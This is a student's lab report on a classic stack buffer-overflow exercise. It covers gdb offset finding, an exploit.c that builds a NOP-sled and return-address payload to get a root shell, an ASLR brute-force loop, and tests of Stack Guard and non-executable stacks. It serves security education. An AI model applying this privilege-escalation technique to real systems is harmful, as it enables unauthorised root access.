Vigomar Kim Algador

CSC 154 - 01

Professor Jun Dai

11 June 2023

LAB 1 – BUFFER OVERFLOW

In this laboratory, we were given a program with a buffer-overflow vulnerability and our task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. Additionally, there will be guided to walk through several protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks.

Initial Setup

First, I need to be familiarized with address space randomization. Address space randomization randomizes the starting address of heap and stack which makes guessing the exact addresses difficult and one of the critical steps of buffer-overflow attacks. I need to disable this feature which the command shown below.

```
[06/08/2023 20:05] seed@ubuntu:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Figure 1. Disable the address space randomization.

Next step, we need to find the files that are required for this laboratory: exploit.c and stack.c. From the figure below, we can see that the files are under BufferOverflow folder under Downloads.

```
[06/08/2023 20:05] seed@ubuntu:~$ ls
Desktop           Music                                  Pictures
Documents         openssl-1.0.1                          Public
Downloads         openssl_1.0.1-4ubuntu5.11.debian.tar.gz  Templates
elggData          openssl_1.0.1-4ubuntu5.11.dsc          Videos
examples.desktop  openssl_1.0.1.orig.tar.gz
[06/08/2023 20:05] seed@ubuntu:~$ cd Downloads/BufferOverflow/
[06/08/2023 20:08] seed@ubuntu:~/Downloads/BufferOverflow$ ls
exploit.c  script.doc  stack.c
[06/08/2023 20:08] seed@ubuntu:~/Downloads/BufferOverflow$
```

Figure 2. location of the files *exploit.c* and *stack.c*.

For the next step, the laboratory introduced the “Stack Guard” which is a security mechanism implemented by the GCC compiler to prevent buffer overflows. With the initial setup, I need to disable this protection using the *-fno-stack-protector* command shown below. In addition, we need to make the *stack.c* file vulnerable program and make it set-root-uid by compiling it in the `root` account, and `chmod` the executable to 4755 shown below.

```
[06/08/2023 20:11] seed@ubuntu:~/Downloads/BufferOverflow$ gcc -o stack -z execs
tack -fno-stack-protector stack.c
[06/08/2023 20:12] seed@ubuntu:~/Downloads/BufferOverflow$ sudo chown root stack
[06/08/2023 20:13] seed@ubuntu:~/Downloads/BufferOverflow$ sudo chmod 4755 stack
[06/08/2023 20:14] seed@ubuntu:~/Downloads/BufferOverflow$
```

Figure 3. Disable “Stack Guard” protection, chown to root, and chmod to 4755 for the stack.c.

Task 1: Exploiting the Vulnerability

For the first task, the laboratory provided a file named “exploit.c” in which the goal is to construct contents for “badfile”. Before that, we need to determine the location of the return address of the bof() function. First, we need to compile the testing file of stack.c which is highlighted in red below and then use gdb to locate the address.

```
[06/08/2023 20:55] seed@ubuntu:~/Downloads/BufferOverflow$ gcc -z execstack -fno
-stack-protector -g -o stack_dbg stack.c
[06/08/2023 20:55] seed@ubuntu:~/Downloads/BufferOverflow$ ls
exploit.c  script.docx  stack  stack.c  stack_dbg
[06/08/2023 20:56] seed@ubuntu:~/Downloads/BufferOverflow$
```

```
[06/08/2023 20:56] seed@ubuntu:~/Downloads/BufferOverflow$ touch badfile
[06/08/2023 20:57] seed@ubuntu:~/Downloads/BufferOverflow$ gdb stack_dbg
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Downloads/BufferOverflow/stack_dbg...done.
(gdb)
```

Figure 4. compiling a testing file stack.c and run gdb.

Using gdb, we need to set a breakpoint at bof() function and run to stop at the breakpoint. Then, we need to grab the address of the buffer and the address of the ebp register. After that, we need to subtract the buffer to the ebp shown below.

```
(gdb) b bof
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
Starting program: /home/seed/Downloads/BufferOverflow/stack_dbg

Breakpoint 1, bof (str=0xbffff127 "\267\001") at stack.c:14
14          strcpy(buffer, str);
(gdb) p &buffer
$1 = (char (*)[24]) 0xbffff0e8
(gdb) p $ebp
$2 = (void *) 0xbffff108
(gdb) p 0xbffff108-0xbffff0e8
$3 = 32
(gdb)
```

Figure 5. locating the returning address.

After that, we need to implement the exploit.c file by adding the returning address to the program. Below is the full code for exploit.c.

```c
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *((long *)(buffer+32+4))=0xbffff0e8+200;
    memcpy(buffer+sizeof(buffer)-sizeof(shellcode), shellcode, sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Figure 6. exploit.c program

After that, we now run the exploit.c and check the badfile content shown below.



Figure 7. running the exploit.c and checking the badfile content.

Finally, we run our stack.c program and shows a “#” symbol which indicates that it is in the root shell. To verify this, we need to type the command “whoami” which shown below.

```
[06/08/2023 21:59] seed@ubuntu:~/Downloads/BufferOverflow$ ./stack
# whoami
root
#
```

Figure 8. Running stack.c and using the command “whoami”.

Task 2: Address Randomization

In this task, we are required to turn on the Ubuntu's address randomization and use the same attack developed from Task 1. After that, we need to run the stack and should be given a segmentation fault shown below.

```
[06/08/2023 22:20] seed@ubuntu:~/Downloads/BufferOverflow$ sudo sysctl -w kernel
.randomize_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
[06/08/2023 22:21] seed@ubuntu:~/Downloads/BufferOverflow$ ./stack
Segmentation fault (core dumped)
[06/08/2023 22:21] seed@ubuntu:~/Downloads/BufferOverflow$
```

Figure 9. Enabling the address space randomization and running the stack program

Then, we need to continuously run the stack program by following the command shown below:

```
[06/08/2023 22:21] seed@ubuntu:~/Downloads/BufferOverflow$ sh -c "while[1]; do .
/stack;done;"
```

Figure 10. Command on continuously running the stack program.

Next, we need to wait until we are able to gain root access which takes time. Below is the screenshot after gaining access to it.

Figure 11. Screenshot of gaining the root access after the loop

Task 3: Stack Guard

In this task, we learned about "Stack Guard" protection mechanism in GCC when compiling the programs. Before everything else, we need to turn off the address randomization. In this task, we need remove *"-fno-stack-protector"* in able to consider Stack Guard in our program. We also need to repeat Task 1 for this task. We need to recompile the stack.c, use GCC's Stack Guard, and execute again. Below is the full step-by-step outcome for this task.



Figure 12. Step-by-step for task 3 stack guard

From the screenshot, we can observed that there's a stack smashing detected resulting to segmentation fault.

Task 4: Non-executable Task

In this task, we need to recompile our vulnerable program using the *noexecstack* option then repeat the attack from Task 1. Below is the screenshot of the outcome.



Figure 13. Step-by-step for task 4 non-executable stack